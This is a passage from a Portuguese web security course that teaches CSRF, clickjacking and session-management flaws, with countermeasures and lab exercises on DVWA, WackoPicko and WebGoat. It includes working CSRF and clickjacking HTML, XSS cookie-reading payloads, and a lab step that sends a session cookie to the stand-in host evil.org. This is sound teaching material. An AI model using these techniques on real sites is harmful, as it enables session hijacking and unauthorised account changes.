<input type="password" AUTOCOMPLETE="off" name="password_new"><br>
Confirm new password:<br>
<input type="password" AUTOCOMPLETE="off" name="password_
conf"><br>
<input type="submit" value="Change" name="Change">
</form>
```

Uma maneira de enviá-lo, automaticamente, consiste na utilização de código Javascript. Note, entretanto, que a política de mesma origem proíbe que o código carregado a partir de um domínio interaja com objetos originários de outro. Embora isso seja uma realidade, a mesma política não impede que submissões de formulários sejam realizadas por origens diferentes.



Isso permite criar, em um domínio controlado pelo atacante, um formulário contendo os mesmos elementos que o original e com o atributo action definido para o sistema vulnerável a CSRF. A submissão pode ser realizada, por meio de Javascript, tão logo a página seja carregada, bastando, então, induzir a vítima a acessá-la (Jovanovic *et al.*, 2006). Tudo isso está ilustrado no código HTML abaixo:

```
<body onload="document.forms['fcsrf'].Change.click();">
<form name="fcsrf" action="http://dvwa.esr.rnp.br/vulnerabilities/
csrf/"
method="post">
<input type="hidden" name="password_new" value="pwd"/>
<input type="hidden" name="password_conf" value="pwd"/>
<input type="Submit" name="Change" value="Change"/>
</form>
```

```
</body>
```

Um problema da abordagem acima é que, uma vez enviado o formulário, a página de resposta é carregada na janela do navegador, alertando o usuário sobre o ataque realizado. Para evitar que isso aconteça, um pequeno ajuste pode ser realizado, o qual consiste em abrir o formulário em um `iframe` invisível, contido em outra página do domínio do atacante. Desse modo, o documento de resposta, fornecido pela aplicação alvo, não fica visível à vítima. A página HTML abaixo ilustra essa técnica, empregando o atributo `opacity` para conseguir a transparência necessária.

```
<html>

<head><title>Evil.org</title></head>

<body>

  <iframe id="ifcsrf" src="csrf.html" style="opacity:0.00">

  </iframe>

</body>

</html>
```

Todos os exemplos abordados até aqui são viáveis apenas porque a aplicação não é capaz, como vimos, de validar se a origem da requisição é o próprio sistema. Atacando esse problema, surge a solução mais eficaz para evitar ataques CSRF, a qual consiste na inclusão, em cada página da aplicação, de um elemento com valor gerado em função da URL, do identificador de sessão, do nome da conta do usuário e de um segredo conhecido apenas pelo sistema.

Toda vez que uma requisição é recebida pela aplicação, esse valor, chamado de token anti-CSRF, deve ser validado e, caso não seja o esperado ou não esteja presente, uma resposta de erro deve ser enviada ao solicitante.



Note que, para não ser vulnerável a ataques, o token não pode ser previsível e deve ter um tamanho em bits suficiente para evitar busca exaustiva de valores.

Adotada essa contramedida, o usuário malicioso precisa, para efetuar o ataque, descobrir o valor do token anti-CSRF ou, então, que a aplicação seja vulnerável, também, a um ataque de cross-site scripting. Nesse último caso, todo e qualquer controle, para evitar ataques CSRF, é inutilizado, e a exploração de requisições via método POST deixa de necessitar que a vítima visite uma página maliciosa, uma vez que a política de mesma origem é respeitada.



A interação entre esses defeitos é tema do Capítulo 5, que trata especificamente de cross-site scripting. Caso esse ataque não seja possível, a técnica chamada clickjacking, refinada há pouco tempo (Stone, 2010), apresenta-se como um método alternativo para violar tokens anti-CSRF.

Para encerrar esta seção, observe o roteiro de teste que pode ser utilizado, com o objetivo de verificar se uma aplicação é vulnerável a cross-site request forgery:



- Habilite um proxy de interceptação para monitorar as requisições realizadas à aplicação.
- Autentique-se no sistema e percorra as diversas áreas protegidas.
- Para cada requisição, identifique os parâmetros e construa uma página HTML que efetue a mesma solicitação. A ausência de elementos específicos de sessão, na página original, é um grande indicativo de que a aplicação é vulnerável.

- Abra a página criada em uma nova janela e verifique se a ação é realizada, automaticamente, pela aplicação. Em caso de resposta positiva, o ataque é possível.



Exercício de fixação 3

Cross site request forgery

Como funciona o ataque cross site request forgery?

Clickjacking

O ataque clickjacking, introduzido por Hansen e Grossman (2008), consiste em induzir a vítima a clicar em objetos de uma página que estão sobrepostos, invisivelmente, por elementos de uma aplicação web alvo. Desse modo, quando o usuário tenta clicar no objeto visível, na realidade, ele interage com a página transparente que está carregada por cima das demais. Isso pode ser feito por meio de um objeto iframe especificado com opacidade zero e com profundidade, definida pelo atributo z-index, maior que a da página visível. Esta, por sua vez, caso não seja controlada pelo atacante, deve ser carregada em outro iframe, com z-index menor. Sem isso, criar o frame superior implica alterar o documento original, o que é possível somente com código injetado, devido à política de mesma origem.

Nesse contexto, imagine que a página carregada no iframe superior pertença a uma aplicação web, na qual a vítima se encontra autenticada, em outra janela do navegador. Caso o clique, na camada invisível, ocorra em um botão de submissão de formulário, por exemplo, uma requisição POST é efetuada, contendo o identificador de sessão do usuário. A aplicação web não é capaz de diferenciá-la de uma solicitação legítima e, assim, a processa normalmente e retorna a resposta esperada. Note que esse ataque é bastante similar a um cross-site request forgery, diferindo apenas no fato de não poder ser automatizado. Isso, porém, não deve ser visto como um fator limitante, pois diversos ataques avançados são possíveis, graças a resultados recentemente obtidos (Stone, 2010).

Um exemplo real e relativamente recente de clickjacking afetou o Twitter, fazendo com que os usuários enviassem a mensagem *Don't Click: http://tinyurl.com/amgzs6* (Mahemoff, 2009). Quando um seguidor clicava no link, acessava uma página contendo um único botão com o título *Don't Click*. Devido à curiosidade, este também era clicado, mas o item que de fato recebia o evento consistia no botão para envio de mensagem do Twitter, que era carregado em um iframe invisível e alinhado. Este definia como "src" o valor <http://twitter.com/home?status=Don't Click: http://tinyurl.com/amgzs6>, o que abria o Twitter com a mensagem misteriosa, pronta para ser enviada. O código HTML da página maliciosa empregada no ataque está ilustrado na Figura 4.14 (Balduzzi *et al.*, 2010), e o processo de sobreposição e alinhamento, na Figura 4.15.



```

<iframe style={
    width:550px; height:228px; top:-170px; left:-400px;
    position:absolute; z-index:2; opacity:0;
    filter:alpha(opacity=0);
}
scrolling= "no"
src="http://twitter.com/home?status=Don't Click:
http://tinyurl.com/amgzs6">
</iframe>
<button style={
    width:120px; top:10px; left:10px;
    position:absolute; z-index:1;
}>
    Don't Click
</button>

```

Figura 4.14
Código HTML da
página utilizada
no ataque de
clickjacking contra
o Twitter.

É importante observar, no código HTML da Figura 4.14, que Cascading Style Sheets (**CSS**) é empregado, para posicionar o iframe e o botão, de maneira alinhada. Note que os atributos *top* e *left* do primeiro contêm valores negativos, em um esquema de posicionamento absoluto, o que faz com que a localização do canto superior esquerdo do iframe seja acima e à esquerda do canto correspondente da janela do navegador. Além disso, os índices de profundidade são definidos de modo que o botão fique para trás da página do Twitter, enquanto que a opacidade igual a zero torna o frame totalmente transparente. *Opacity* e *filter* são utilizados concomitantemente por questões de compatibilidade com o Firefox e o Internet Explorer, respectivamente.

CSS.
Mecanismo simples utilizado para configurar a aparência de documentos web, que permite, dentre outras coisas, escolher fontes, posicionar objetos e definir as cores dos diversos elementos da página.



Note que, nesse cenário, a adição de um token anti-CSRF não resolveria o problema, pois ele seria carregado juntamente com a página e submetido com a requisição, que sempre é efetuada manualmente pelo usuário, embora de maneira involuntária. Isso ilustra bem o fato de que a proteção contra cross-site request forgery, baseada em token individual, pode alternativamente ser quebrada por clickjacking, caso a aplicação não seja vulnerável a

Figura 4.15
Clickjacking
contra o Twitter.

cross-site scripting. Para isso, porém, deve ser possível ao atacante preencher os campos do formulário, como no caso do Twitter, em que a tarefa é realizada por meio de valores passados na URL.

Como esse método não funciona, em muitos casos, outras técnicas devem ser consideradas para viabilização do ataque.

Um grande avanço consiste no uso das funcionalidades disponibilizadas pelos navegadores para arrastar objetos e soltá-los nos lugares desejados em substituição às operações de copiar e colar (Stone, 2010). Isso permite, dentre outras coisas, selecionar palavras, presentes no documento, e arrastá-las para dentro de um campo textual, de modo a preenchê-lo. Empregando a **API** drag-and-drop, padronizada em HTML5, pode-se definir os dados, no início da operação de arrastamento, que devem ser copiados quando o mouse é liberado.

Uma característica chave desse mecanismo é que ele não se sujeita à política de mesma origem, permitindo, na maioria dos navegadores, que dados sejam arrastados entre páginas de domínios diferentes, sem restrições (Stone, 2010).

A justificativa para esse comportamento fundamenta-se na impossibilidade de tais eventos serem iniciados, programaticamente, por scripts sendo executados no navegador web. Em outras palavras, toda operação de arrastamento deve ser realizada deliberadamente pelo usuário, eliminando, portanto, a aplicabilidade da supracitada política.

Os passos seguintes resumem a técnica descrita por Stone (2010) para efetivação do ataque:


1. A vítima é induzida a arrastar um objeto visível de um ponto A a um ponto B da tela.
2. Quando a operação de arrastamento é iniciada, um script define o texto que deve ser copiado para o campo de formulário destino, o qual não fica visível para o usuário.
3. No momento em que a pessoa solta o objeto, o dado desejado é copiado para o campo alvo.
4. O processo deve ser orquestrado de modo que todos os campos necessários sejam preenchidos.

Para uma melhor compreensão do clickjacking e das evoluções recentes que sofreu, considere a aplicação DVWA, ilustrada na Figura 4.16. A página apresentada tem o objetivo de permitir a troca de senha, mas sem solicitar o valor anterior ao usuário. Isso facilita a ocorrência de um ataque de cross-site request forgery, que é combatido, por meio de um mecanismo baseado em tokens anti-CSRF, incluído na versão original do software, para o presente exemplo. Outra modificação realizada visa permitir a submissão do formulário via método POST, além do GET suportado originalmente.

API

Application Programming Interface. Especifica a interface de um conjunto de rotinas, descrevendo, para cada uma delas, o nome, os parâmetros de chamada, o tipo do retorno e a ação realizada.

Figura 4.16
Aplicação DVWA modificada, para incluir token anti-CSRF.



Considerando que a aplicação não seja vulnerável a cross-site scripting, o ataque clickjacking deve ser empregado, para explorar o problema de cross-site request forgery. Com esse objetivo, a vítima, uma vez autenticada no DVWA, deve ser induzida a acessar uma página do atacante, como a apresentada na Figura 4.17. O disfarce utilizado, nesse cenário, consiste em um jogo de perguntas, no qual o usuário deve arrastar elementos da primeira para a segunda coluna.



Observe que a disposição dos elementos na coluna de respostas é muito similar à dos campos da aplicação alvo. Evidentemente, isso não é obra do acaso, mas, sim, resultado de um desenho cuidadoso, para que ocorra o alinhamento dos objetos, quando sobrepostos. Como o DVWA deve receber o evento de liberação do botão do mouse, é necessário que seja carregado no iframe superior. Porém, este não pode cobrir toda a área visível da tela, senão o evento que sinaliza o início do arrastamento não é recebido pela aplicação debaixo dele. Desse modo, a área que deve ser coberta corresponde somente aos dois campos de resposta mais o botão, conforme pode ser visualizado na Figura 4.18.

Figura 4.17
Aplicação visível do ataque clickjacking.



Note que a parte exibida do DVWA, na sobreposição, fica originalmente no meio da página, embora ocupe o canto superior do iframe. Isso implica que o conteúdo precisou ser posicionado dentro do recorte, de modo a se obter o alinhamento dos elementos. Mas como isso é possível? Sabe-se que um script carregado a partir do site malicioso não tem permissão para manipular o documento dentro do iframe, devido à política de mesma origem. Porém, como o iframe em si é um objeto oriundo do mesmo domínio, ele, sim, pode ser posicionado, na página de perguntas. Embora isso seja um passo em direção à solução, ainda não é suficiente para atender a demanda, pois um iframe maior precisaria ser definido, o que cobriria outras regiões da tela e impediria a correta captura de eventos.

Figura 4.18
Sobreposição da aplicação de perguntas pelo DVWA.

O truque, então, consiste em definir uma seção do documento HTML, por meio do marcador `<div>`, que cubra exatamente a área desejada. O posicionamento e o tamanho são obtidos

por meio de uma folha de estilo, cujo atributo `overflow` deve ser definido com o valor `hidden`, para que o conteúdo que extravase a região especificada não seja exibido. Dentro dessa divisão, define-se um `iframe` invisível, no qual a aplicação DVWA é carregada, com tamanho suficiente para a região de interesse ser visualizada, sem cortes, e posicionado de modo que os campos das duas aplicações fiquem alinhados. O código HTML correspondente a essa solução encontra-se documentado na Figura 4.19.

```
<div style="position:absolute;left:190px;top:50px;height:100px;
        width:200px;overflow:hidden">

    <iframe id="ifa" src="http://dvwa.esr.rnp.br/vulnerabilities/
csrf/"

        style="position:absolute;left:-300px;top:-208px;
            height:1000px;width:1000px;opacity:0.50"

        scrolling="no">

    </iframe>

</div>
```

Figura 4.19
Código HTML para
sobreposição de
iframe, com posicio-
namento e recorte.

Falta, agora, descrever o mecanismo utilizado para injetar conteúdo nos campos textuais, por meio do arrastamento de objetos. Na Figura 4.18, os textos 1. RSA e 2. AES estão contidos em divisões separadas do documento HTML, especificadas pelo marcador `<div>`. Cada uma delas define o atributo `draggable` com o valor `true`, para que o objeto textual possa ser arrastado pelo usuário, além de código Javascript para tratamento dos eventos `dragstart` e `dragend`. O primeiro ocorre, no início do arrastamento, quando o valor a ser copiado deve ser definido, por meio do comando `event.dataTransfer.setData()`. Já o último acontece, ao final da operação, e deve resultar no preenchimento do campo de resposta, com o número escolhido. A Figura 4.20 ilustra o código HTML do primeiro elemento.

```
<div id="f1"

    style="position:absolute;left:10px;top:60px"

    draggable="true"

    ondragstart="event.dataTransfer.setData('text/plain','pwd')"

    ondragend="if (Y < 90) {

        document.forms['fd'].elements['r1'].value=1;

    } else {

        document.forms['fd'].elements['r2'].value=1;}">

    1. RSA

</div>
```

Figura 4.20
Código HTML para
sobreposição de
iframe, com posicio-
namento e recorte.

Uma maneira de evitar o ataque clickjacking, introduzida pela Microsoft, consiste na utilização do cabeçalho HTTP X-FRAME-OPTIONS, que indica ao navegador web em que condições uma dada página pode ser carregada em um frame. Um valor DENY proíbe completamente que isso aconteça, enquanto que um valor SAMEORIGIN permite o carregamento, desde que o contexto de navegação de mais alto nível seja exatamente o mesmo que o do conteúdo, para o qual a diretiva X-FRAME-OPTIONS foi definida (Rydstedt *et al.*, 2010).



Uma desvantagem do método, que pode ser citada, resume-se na necessidade de ter de especificar o cabeçalho para todas as páginas da aplicação, impactando com isso o processo de desenvolvimento.

Outra técnica, chamada de frame busting, verifica, por meio de scripts, se a página está sendo carregada em um frame e, em caso positivo, redireciona o objeto window de mais alto nível, para ela própria.



O código que realiza essa tarefa, normalmente, é composto por um comando condicional e uma contramedida, como o ilustrado abaixo (Rydstedt, 2010):

```
if (top.location != location)
    top.location = self.location;
```

O código apresentado, embora comumente utilizado, pode ser quebrado por meio do atributo sandbox do iframe, que desabilita Javascript, e por diversos outros métodos (Rydstedt, 2010; Kuppan, 2010), como o tratamento do evento onBeforeUnload, disparado antes de uma página ser descarregada. Como as técnicas para quebrar frame busting consistem em evitar que o código Javascript seja executado, a estratégia de proteção deve ser invertida. Assim, em vez de tomar uma ação, quando a página é carregada em um frame, deve-se, por padrão, exibir uma página em branco e somente mostrar o documento original, caso o código de proteção não esteja executando no contexto de um frame.

Seguindo a ideia acima, a Figura 4.21 ilustra uma das soluções mais eficazes de frame busting, proposta por Rydstedt (2010). Note que, por meio de uma folha de estilo, a propriedade display é empregada para determinar que a página não deve gerar uma caixa CSS e, assim, não deve ser exibida. Caso Javascript possa ser executado, o script verifica se o documento HTML está sendo carregado na janela de mais alto nível. Em caso positivo, a propriedade display é alterada para o valor block, que gera uma caixa rodeada por quebras de linha, causando a exibição da página escondida; se não, ela é aberta programaticamente na janela principal, por meio do código "top.location = self.location". Finalmente, se Javascript estiver desabilitado, nenhum código é executado, deixando a página no estado inicial e seguro, em que nada é exibido.

```
<style>
    html {display:none;}
</style>
<script>
    if (self == top) {
        document.documentElement.style.display = "block";
    } else {
```

```
top.location = self.location;
}
</script>
```

Considerando o princípio de defesa em camadas, convém utilizar, simultaneamente, o cabeçalho HTTP X-FRAME-OPTIONS e o método de frame busting, com o objetivo de minimizar o risco de a aplicação ser explorada, por meio de clickjacking. Estratégias desse tipo são muito importantes, porque nunca é possível garantir, com certeza absoluta, que um dado controle é completamente eficaz. Desse modo, caso um deles falhe, o atacante ainda precisa superar os demais obstáculos inseridos na aplicação para conseguir alguma vantagem relevante.

Finalmente, para verificar se uma aplicação qualquer é vulnerável a clickjacking, basta tentar carregá-la em um iframe, conforme ilustrado no exemplo abaixo:

```
<iframe src="http://dvwa.esr.rnp.br" sandbox></iframe>
```

Se o sistema não impedir que isso aconteça, é possível afirmar que ele é susceptível ao ataque.

Contramedidas

De modo a evitar defeitos de segurança no mecanismo de gerenciamento de sessões de uma aplicação web, os seguintes controles devem ser adotados (Stuttard e Pinto, 2007; Siles, 2011; Kolšek, 2007; Rydstedt, 2010):

- Não crie esquemas de gerenciamento de sessões próprios. Em vez disso, utilize os fornecidos pelas linguagens e arcabouços utilizados no desenvolvimento da aplicação.
- Certifique-se de que os identificadores de sessão utilizados possuem boa aleatoriedade e comprimento mínimo adequado.
- Empregue o protocolo HTTPS durante toda a sessão de usuário.
- Utilize os atributos secure e HttpOnly, para todos os cookies definidos pela aplicação, de modo a protegê-los durante a transmissão e contra-acessos de códigos no lado do cliente.
- Não utilize os atributos domain e path, para nenhum dos cookies definidos pela aplicação. Isso faz com que, automaticamente, os valores mais restritivos sejam adotados.
- Crie domínios de nomes separados para as aplicações críticas e as menos relevantes, de modo que cookies de domínio não possam ser compartilhados.
- Nunca aceite identificadores de sessão definidos pelo usuário. Caso isso aconteça, envie resposta com um novo valor.
- Sempre que houver mudança no nível de acesso à aplicação, um novo identificador de sessão deve ser definido e o antigo, invalidado.
- Associe cada identificador de sessão, no momento da criação, a propriedades da conexão, como o endereço IP de origem, por exemplo. Verifique, nas requisições subsequentes, se tais propriedades não foram alteradas, o que poderia indicar um comprometimento.
- Em modelos de gerenciamento de sessão estrito, se possível, defina um identificador de sessão somente após a autenticação do usuário. O objetivo desse controle é dificultar ataques de fixação de sessão, obrigando o usuário malicioso a possuir credenciais válidas de acesso à aplicação.
- Inclua uma opção de encerramento de sessão em toda página acessível somente a usuários autenticados.

- Encerre as sessões, automaticamente, após um determinado período de ociosidade e depois de transcorrido um tempo total máximo de uso.
- Quando o usuário se desconectar da aplicação, invalide o identificador de sessão associado a ele, no lado do servidor. Para isso, a função específica do arcabouço de gerenciamento de sessões empregado deve ser chamada.
- Não permita que um mesmo usuário estabeleça múltiplas sessões paralelas, visando impedir o compartilhamento de senhas e dificultar o acesso de usuários maliciosos.
- Adicione tokens anti-CSRF a todas as páginas, gerando-os em função da URL, do identificador de sessão, do nome da conta do usuário e de um segredo conhecido apenas pelo sistema.
- Solicite que o usuário se reautentique, antes que operações críticas sejam realizadas. Desse modo, caso uma requisição seja feita automaticamente, como parte de um CSRF, a operação somente é finalizada com anuência humana.
- Utilize o método POST em vez de GET. Embora isso não seja, nem de longe, uma solução completa contra CSRF, dificulta um pouco a vida do atacante eventual.
- Não permita que o navegador armazene credenciais de acesso, para que não sejam enviadas automaticamente em um cross-site request forgery.
- Não utilize o mesmo navegador para acessar sistemas críticos e navegar na internet.
- Especifique o cabeçalho HTTP X-FRAME-OPTIONS para todas as páginas da aplicação.
- Empregue a técnica de frame busting, para evitar que a aplicação web seja carregada em um frame de uma página originária de outro site web.





Roteiro de Atividades 4

Atividade 1 – Introdução ao gerenciamento de sessões

Esta atividade tem por objetivo introduzir os mecanismos de gerenciamento de sessões usados pelas aplicações web, para suprir a deficiência apresentada pelo protocolo HTTP nessa arena. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute os roteiros na primeira delas.

Identificação do tipo de gerenciamento de sessões

O primeiro passo, para testar um esquema de gerenciamento de sessões, é entender como são transportados os identificadores de sessão. Neste exercício, o leitor identificará como isso é realizado em diversas aplicações web.

1. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Clique na aba *Proxy*, depois em *Manual Edit* e, por fim, desmarque a opção *Intercept requests*.
3. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
4. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
5. Acesse o DVWA, por meio da barra de atalhos.
6. No WebScarab, clique na aba *Summary*.
7. Role a janela até encontrar a coluna *Set-Cookie* e dê um duplo clique na linha contendo um valor.
8. Na parte inferior da janela de conversação, clique na aba *Raw* e observe como o cabeçalho *Set-Cookie* foi definido.
9. Feche a janela de conversação.
10. Retorne ao Firefox e acesse o Bodgeit Store, por meio da barra de atalhos.
11. Repita os passos 6 a 9.
12. Retorne ao Firefox e acesse o site web do lugar em que trabalha.
13. Verifique no WebScarab que tipo de mecanismo é utilizado para gerenciamento de sessão.
14. Encerre o WebScarab.
15. Encerre o Firefox.

Atividade 2 – Descoberta de vulnerabilidades e exploração

O propósito desta atividade é introduzir ao aluno os métodos que podem ser utilizados para a descoberta e exploração de vulnerabilidades, em mecanismos de gerenciamento de sessões. Todos os exercícios devem ser realizados na máquina virtual do aluno e é altamente recomendado que se tente traçar a estratégia de exploração antes de seguir o roteiro fornecido.



Identificadores de sessão previsíveis

O objetivo deste exercício é analisar a previsibilidade dos identificadores de sessão, com auxílio das ferramentas WebScarab e Stompy, além de realizar a engenharia reversa de um mecanismo proprietário de gerenciamento de sessão.

Parte I – Análise da qualidade dos identificadores de sessão – WebScarab

1. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
 2. Clique na aba *Proxy*, depois em *Manual Edit* e, por fim, desmarque a opção *Intercept requests*.
 3. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
 4. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
 5. Acesse o DVWA, por meio da barra de atalhos.
 6. No WebScarab, clique na aba *Summary*.
 7. Role a tela até encontrar a coluna *Set-Cookie* e anote o número da linha contendo o valor *PHPSESSID*.
 8. Clique na aba *SessionID Analysis* e, em seguida, na aba *Collection*.
 9. Em *Previous Requests*, selecione a linha anotada no passo 7.
 10. Clique no botão *Test*, observe os cookies que foram definidos e clique em *Ok*.
 11. Digite "200" em *Samples* e clique em *Fetch*.
 12. Clique na aba *Analysis*.
 13. Em *Session Identifier*, selecione a linha contendo *PHPSESSID*.
 14. Clique na aba *Visualization* e observe o gráfico. Os identificadores de sessão são previsíveis?
-
15. Retorne ao Firefox e acesse o WackoPicko, por meio da barra de atalhos.
 16. Clique no link *Admin*, na parte inferior da tela.
 17. Forneça "admin" para os campos *Username* e *Password* e clique em *Submit*.
 18. No WebScarab, clique na aba *Summary*.
 19. Role a tela até encontrar a coluna *Set-Cookie* e anote o número da linha contendo o valor *session*.
 20. Dê um duplo clique na linha para ver a requisição.
 21. Clique na aba *Raw*.
 22. Selecione a requisição inteira e pressione *Ctrl + C*.
 23. Abra o gedit, localizado no menu *Aplicativos\Acessórios*.
 24. Pressione *Ctrl + V*, para colar a requisição no gedit.
 25. Pressione *Ctrl + S*, para salvar o arquivo no diretório */tmp*, usando o nome *wacko.req*, e clique no botão *Salvar*.
 26. Feche a janela do gedit.
 27. Encerre a janela de conversação do WebScarab.

28. Repita os passos 8 a 12, mas considerando a linha anotada no passo 19.
29. Em *Session Identifier*, selecione a linha contendo *session*.
30. Clique na aba *Visualization* e observe o gráfico. Os identificadores de sessão são previsíveis?
-

Parte II – Análise da qualidade dos identificadores de sessão – Stompy

31. Inicie uma janela de terminal.
32. Veja as opções do utilitário Stompy:
- ```
~$ stompy
```
33. Digite o comando abaixo, para analisar os identificadores de sessão da aplicação DVWA:
- ```
~$ stompy http://dvwa.esr.rnp.br
```
34. Role a tela do terminal e analise o resultado. Qual o diagnóstico da ferramenta?
35. Digite o comando abaixo, para analisar os identificadores de sessão da aplicação WackoPicko:
- ```
~$ stompy -p /tmp/wacko.req http://wackopicko.esr.rnp.br
```
36. Role a tela do terminal e analise o resultado. Qual o diagnóstico da ferramenta?
- 

37. Encerre a janela de terminal.

## Parte III – Engenharia reversa de identificadores de sessão

38. Acesse o WebGoat, por meio do Firefox, clicando na barra de atalhos.
39. Digite as credenciais *guest/guest* e clique em *Ok*.
40. Clique no botão *Start WebGoat*.
41. No menu do lado esquerdo, clique em *Session Management Flaws*.
42. Clique em *Spoof an Authentication Cookie*.
43. Na tela que aparece, autentique-se com *webgoat/webgoat* e veja a mensagem *Welcome, webgoat*.
44. No WebScarab, clique em *Summary*.
45. Role a tela até encontrar a coluna *Set-Cookie* e dê um duplo clique na linha de maior número contendo o valor *AuthCookie*.
46. Anote o valor do cabeçalho *Set-Cookie*, contido na parte inferior da tela.
47. Encerre a janela de conversação.
48. Retorne ao Firefox e clique no link *Logout*, acima de *Refresh*.
49. Autentique-se, agora, com *aspect/aspect* e veja a nova mensagem de boas-vindas.
50. Repita os passos 44 a 47.
51. Clique na aba *Proxy* e marque *Intercept requests*.
52. Iniciando a engenharia reversa dos identificadores, observe que as cinco primeiras posições são constantes e correspondem ao número 65432.



53. Qual a relação entre os tamanhos da parte composta por letras e do respectivo identificador de usuário?

---

---

---

54. Existe alguma letra que se repete nos identificadores de usuário? E nos identificadores de sessão?

---

---

---

55. Como fica o identificador de sessão para “alice”?

---

---

---

56. Retorne ao Firefox e clique no link *Refresh*.

57. Clique na aba *Raw*.

58. Troque o valor de *AuthCookie*, no cabeçalho *Cookie*, para o determinado no passo 55.

59. Clique em *Accept Changes*.

60. Retorne ao Firefox e veja a mensagem exibida.

61. Encerre o WebScarab.

62. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione *None*.

63. Encerre o Firefox.

### Domínio de identificadores de sessão com baixa cardinalidade

Quando os identificadores de sessão são selecionados a partir de conjuntos que contêm poucos elementos, fica fácil descobrir elementos válidos que tenham sido atribuídos a conversações ativas, mesmo que a escolha seja aleatória. O objetivo deste exercício é analisar uma sequência de valores, por meio do Stompy, para verificar a entropia da amostra coletada.

1. Inicie uma janela de terminal.

2. Acesse o diretório *Arquivos do curso/sessao-04*:

```
~$ cd /home/esruser/Arquivos\ do\ Curso/sessao-04
```

3. Veja o conteúdo do arquivo *ids.txt*:

```
~$ less ids.txt
```

4. Analise o arquivo com o Stompy:

```
~$ stompy -R ids.txt
```

5. Role a janela de terminal e veja a saída do utilitário. Qual o diagnóstico fornecido?

---

6. Encerre a janela de terminal.

## Transmissão em claro de identificador de sessão

O objetivo deste exercício é capturar o identificador de sessão, por meio da escuta dos pacotes de rede, em um cenário em que nenhuma proteção é utilizada no transporte de informações.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Inicie o Wireshark, presente no menu *Aplicativos\Curso – Ferramentas*. Para conseguir capturar os pacotes, a aplicação deve ser executada em modo privilegiado e, por isso, uma senha será solicitada. Digite “esruser” e clique em *Ok*.
3. Clique no primeiro ícone da barra de ferramentas, para listar as interfaces de rede disponíveis para captura. Na caixa de diálogo que aparece, clique em *Options* da linha eth1. Em seguida, no campo *Capture filter*, digite “tcp port http” e clique em *Start*, para iniciar a captura de pacotes.
4. Acesse com o Firefox o DVWA, a partir da barra de atalhos.
5. Pare a captura de pacotes no Wireshark, clicando no quarto botão da barra de ferramentas (*Stop the running live capture*).
6. Procure pela linha contendo HTTP/1.1 302 Found e a selecione.
7. Na segunda parte da tela, expanda o item Hypertext Transfer Protocol e procure pelo cabeçalho Set-Cookie. Observe que o cookie PHPSESSID é transmitido em claro.
8. Encerre o Wireshark e o Firefox.

## Manipulação de identificador de sessão por meio de scripts

Neste exercício, o aluno acessará o identificador de sessão por meio de scripts no lado cliente da aplicação.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse o DVWA, a partir da barra de atalhos.
3. Forneça para os campos *Username* e *Password*, respectivamente, os valores “admin” e “password”, para se autenticar no sistema.
4. No menu de opções, clique em *XSS reflected*.
5. Digite no campo *What's your name* o valor:

```
<script>alert(document.cookie)</script>
```

6. Clique em *Submit* e veja a caixa de mensagem exibida.
7. Clique em *Ok*.

8. Digite no campo *What's your name* o valor:

```
<script>document.write('')</script>
```

9. Clique em *Submit*.
10. Pressione *Ctrl + N*, para abrir uma nova janela do Firefox.
11. Acesse o arquivo de trilhas de auditoria do servidor [www.evil.org](http://www.evil.org/logs/evil.org-access_log), por meio da URL:  
[http://www.evil.org/logs/evil.org-access\\_log](http://www.evil.org/logs/evil.org-access_log)

12. Procure o registro da requisição realizada pelo elemento <img> injetado no passo 8.  
O valor do cookie é o mesmo que o identificado no passo 5?
- 

13. Encerre o Firefox.

### Atributos de cookies

O propósito deste exercício é fixar os conceitos sobre os atributos que podem ser utilizados por cookies e o impacto que têm em segurança.

1. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Clique na aba *Proxy*, depois em *Manual Edit* e, por fim, desmarque a opção *Intercept requests*.
3. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
4. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
5. Acesse <https://cookies.esr.rnp.br/>. O Firefox exibe uma mensagem de erro, porque o WebScarab realiza um man-in-the-middle, para conseguir interceptar o tráfego HTTPS.
6. Clique em *I Understand the Risks*.
7. Clique em *Add Exception*.
8. Desmarque *Permanently store this exception* e clique em *Confirm Security Exception*.
9. Clique no link *Atributo secure*.
10. No WebScarab, clique na aba *Summary* e role a janela até a coluna Set-Cookie. Veja que um cookie ESRSID foi definido.
11. Retorne ao Firefox e clique em *Acesso via HTTPS*.
12. No WebScarab, veja que o cookie ESRSID foi enviado.
13. No Firefox, retorne à página anterior e clique em *Acesso via HTTP*.
14. Verifique, no WebScarab, que o cookie não foi enviado, porque o navegador honrou o atributo secure.
15. Retorne duas páginas no Firefox, para acessar novamente a página inicial.
16. Clique no link *Atributo HttpOnly*.
17. Veja no WebScarab que um novo cookie, ESRSIDHO, foi definido.
18. Retorne ao Firefox e clique em *Ler Cookie*. Os dois cookies são exibidos?
